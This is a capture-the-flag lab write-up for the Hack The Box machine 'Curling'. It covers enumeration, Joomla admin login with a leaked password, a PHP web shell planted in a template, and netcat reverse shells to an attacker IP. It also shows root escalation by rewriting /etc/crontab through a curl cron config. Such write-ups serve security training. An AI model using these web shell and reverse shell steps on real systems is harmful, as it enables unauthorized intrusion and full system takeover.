Hack The Box
PEN-TESTING LABS

Curling

08th May 2019 / Document No D19.100.19

Prepared By: MinatoTW

Machine Author: l4mpje

Difficulty: Easy

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Curling is an Easy difficulty Linux box which requires a fair amount of enumeration. The password is saved in a file on the web root. The username can be download through a post on the CMS which allows a login. Modifying the php template gives a shell. Finding a hex dump and reversing it gives a user shell. On enumerating running processes a cron is discovered which can be exploited for root.

Skills Required

- Enumeration

Skills Learned

- Analyzing hex dump
- Curl usage

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.150 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.150 --open
```

```
root@Ubuntu:~/Documents/HTB/Curling# nmap -sC -sV -p$ports 10.10.10.150 --open
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-09 13:16 IST
Nmap scan report for 10.10.10.150
Host is up (0.24s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:d1:69:b4:90:20:3e:a7:b6:54:01:eb:68:30:3a:ca (RSA)
|   256 9f:0b:c2:b2:0b:ad:8f:a1:4e:0b:f6:33:79:ef:fb:43 (ECDSA)
|_  256 c1:2a:35:44:30:0c:5b:56:6a:3f:a5:cc:64:66:d9:a9 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
```

Apache is running on port 80 and SSH on port 22.

APACHE

Navigating to port 80 we come across a Joomla website.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The page contains two usernames “Super user” and Floris.

Checking the HTML source of the page reveals a comment saying secret.txt .

```
    </footer>

</body>
      <!-- secret.txt -->
</html>
```

Checking http://10.10.10.150/secret.txt we find a string which is base64 encoded. Decoding it gives the string “Curling2018!”.

```
curl -s  http://10.10.10.150/secret.txt | base64 -d
```


```
root@Ubuntu:~/Documents/HTB/Curling# curl -s  http://10.10.10.150/secret.txt | base64 -d && echo
Curling2018!
root@Ubuntu:~/Documents/HTB/Curling#
```

Going to the admin page at http://10.10.10.150/administrator/ and trying to login with the username Floris and password Curling2018! logs us in.


Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

FOOTHOLD

Logging in gives us access to the control panel.



On the right side under Configuration click on Templates > Templates > Protostar.




Now click on a php file like index.php and add command execution.

```
system($_REQUEST['pwn']);
```


Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Click on save and navigate to /index.php to issue commands.



Now that we have RCE we can get a reverse shell.

```
curl http://10.10.10.150/index.php  -G --data-urlencode 'pwn=rm
/tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 1234 >/tmp/f
'
```



Get a TTY shell by running,

```
python3 -c "import pty;pty.spawn('/bin/bash')"
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

LATERAL MOVEMENT

HEX DUMP

Navigating /home/floris we find a file named password_backup.

```
www-data@curling:/home/floris$ cat password_backup
cat password_backup
00000000: 425a 6839 3141 5926 5359 819b bb48 0000  BZh91AY&SY...H..
00000010: 17ff fffc 41cf 05f9 5029 6176 61cc 3a34  ....A...P)ava.:4
00000020: 4edc cccc 6e11 5400 23ab 4025 f802 1960  N...n.T.#.@%...`
00000030: 2018 0ca0 0092 1c7a 8340 0000 0000 0000   ......z.@......
00000040: 0680 6988 3468 6469 89a6 d439 ea68 c800  ..i.4hdi...9.h..
00000050: 000f 51a0 0064 681a 069e a190 0000 0034  ..Q..dh........4
00000060: 6900 0781 3501 6e18 c2d7 8c98 874a 13a0  i...5.n......J..
00000070: 0868 ae19 c02a b0c1 7d79 2ec2 3c7e 9d78  .h...*..}y..<~.x
00000080: f53e 0809 f073 5654 c27a 4886 dfa2 e931  .>...sVT.zH....1
00000090: c856 921b 1221 3385 6046 a2dd c173 0d22  .V...!3.`F...s."
000000a0: b996 6ed4 0cdb 8737 6a3a 58ea 6411 5290  ..n....7j:X.d.R.
000000b0: ad6b b12f 0813 8120 8205 a5f5 2970 c503  .k./... ....)p..
000000c0: 37db ab3b e000 ef85 f439 a414 8850 1843  7..;.....9...P.C
000000d0: 8259 be50 0986 1e48 42d5 13ea 1c2a 098c  .Y.P...HB....*..
000000e0: 8a47 ab1d 20a7 5540 72ff 1772 4538 5090  .G.. .U@r..rE8P.
000000f0: 819b bb48                                ...H
www-data@curling:/home/floris$
```

The file looks like a hex dump done using xxd which can be reversed.

```
cd /tmp
cp /home/floris/password_backup .
cat password_backup | xxd -r > bak
file bak
```

```
www-data@curling:/tmp$ cat password_backup | xxd -r > bak
cat password_backup | xxd -r > bak
www-data@curling:/tmp$ file bak
file bak
bak: bzip2 compressed data, block size = 900k
www-data@curling:/tmp$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The resulting file is bzip2 compressed.
The file appears to be repeatedly archived. The steps to decompress it are,

```
bzip2 -d bak
file bak.out
mv bak.out bak.gz
gzip -d bak.gz
file bak
bzip2 -d bak
file bak.out
tar xf bak.out
cat password.txt
```

```
www-data@curling:/tmp$ file bak.out
bak.out: gzip compressed data, was "password", last modifie
www-data@curling:/tmp$ mv bak.out bak.gz
www-data@curling:/tmp$ gzip -d bak.gz
www-data@curling:/tmp$ file bak
bak: bzip2 compressed data, block size = 900k
www-data@curling:/tmp$ bzip2 -d bak
bzip2: Can't guess original name for bak -- using bak.out
www-data@curling:/tmp$ file bak.out
bak.out: POSIX tar archive (GNU)
www-data@curling:/tmp$ tar xf bak.out
www-data@curling:/tmp$ cat password.txt
cat password.txt
5d<wdCbdZu)|hChXll
www-data@curling:/tmp$
```

The file found was password.txt which is the password for floris. We can now SSH in as floris with the discovered password.

```
root@Ubuntu:~/Documents/HTB/Curling# ssh floris@10.10.10.150
floris@10.10.10.150's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-22-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu May  9 08:24:24 UTC 2019
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

PRIVILEGE ESCALATION

ENUMERATION

We enumerate the running crons using pspy. Download the smaller binary and transfer it the box.

```
wget
https://github.com/DominicBreuker/pspy/releases/download/v1.0.0/pspy64s
```

```
scp pspy64s floris@10.10.10.150:/tmp
cd /tmp
chmod +x pspy64s
./pspy64s
```

After letting it run for a minute we'll find a cron running,

```
| /bin/sh -c curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
| /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
| /usr/sbin/CRON -f
| /usr/sbin/CRON -f
| curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
```

According to curl manpage, the -K option is used to specify a config file. The cron uses input as the config and outputs to report.

```
floris@curling:~/admin-area$ cat input
url = "http://127.0.0.1"
floris@curling:~/admin-area$ ls -la input
-rw-rw---- 1 root floris 25 May  9 08:38 input
floris@curling:~/admin-area$
```

The input file is owned by our group, so we can write our own config. From the manpage we know that the "output" parameter can be used to specify the output file. We can create a malicious crontab and overwrite it on the box.`

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

MANIPULATING THE CONFIG

First create a malicious crontab locally and start a simple http server.

```
cp /etc/crontab .
echo '* * * * *   root rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i
2>&1|nc 10.10.14.2 1234 >/tmp/f ' >> crontab
python3 -m http.server 80
```

Now edit the input config with the contents.

```
url = "http://10.10.14.2/crontab"
output = "/etc/crontab"
```

A shell should be received within a minute.

```
floris@curling:~/admin-area$ cat input
url = "http://10.10.14.2/crontab"
output = "/etc/crontab"
floris@curling:~/admin-area$
```

```
root@Ubuntu:~/Documents/HTB/Curling# nc -lvp 1234
Listening on [0.0.0.0] (family 2, port 1234)
Connection from 10.10.10.150 59378 received!
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

```
root@Ubuntu:~/Documents/HTB/Curling# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.150 - - [09/May/2019 14:23:04] "GET /crontab HTTP/1.1" 200 -
```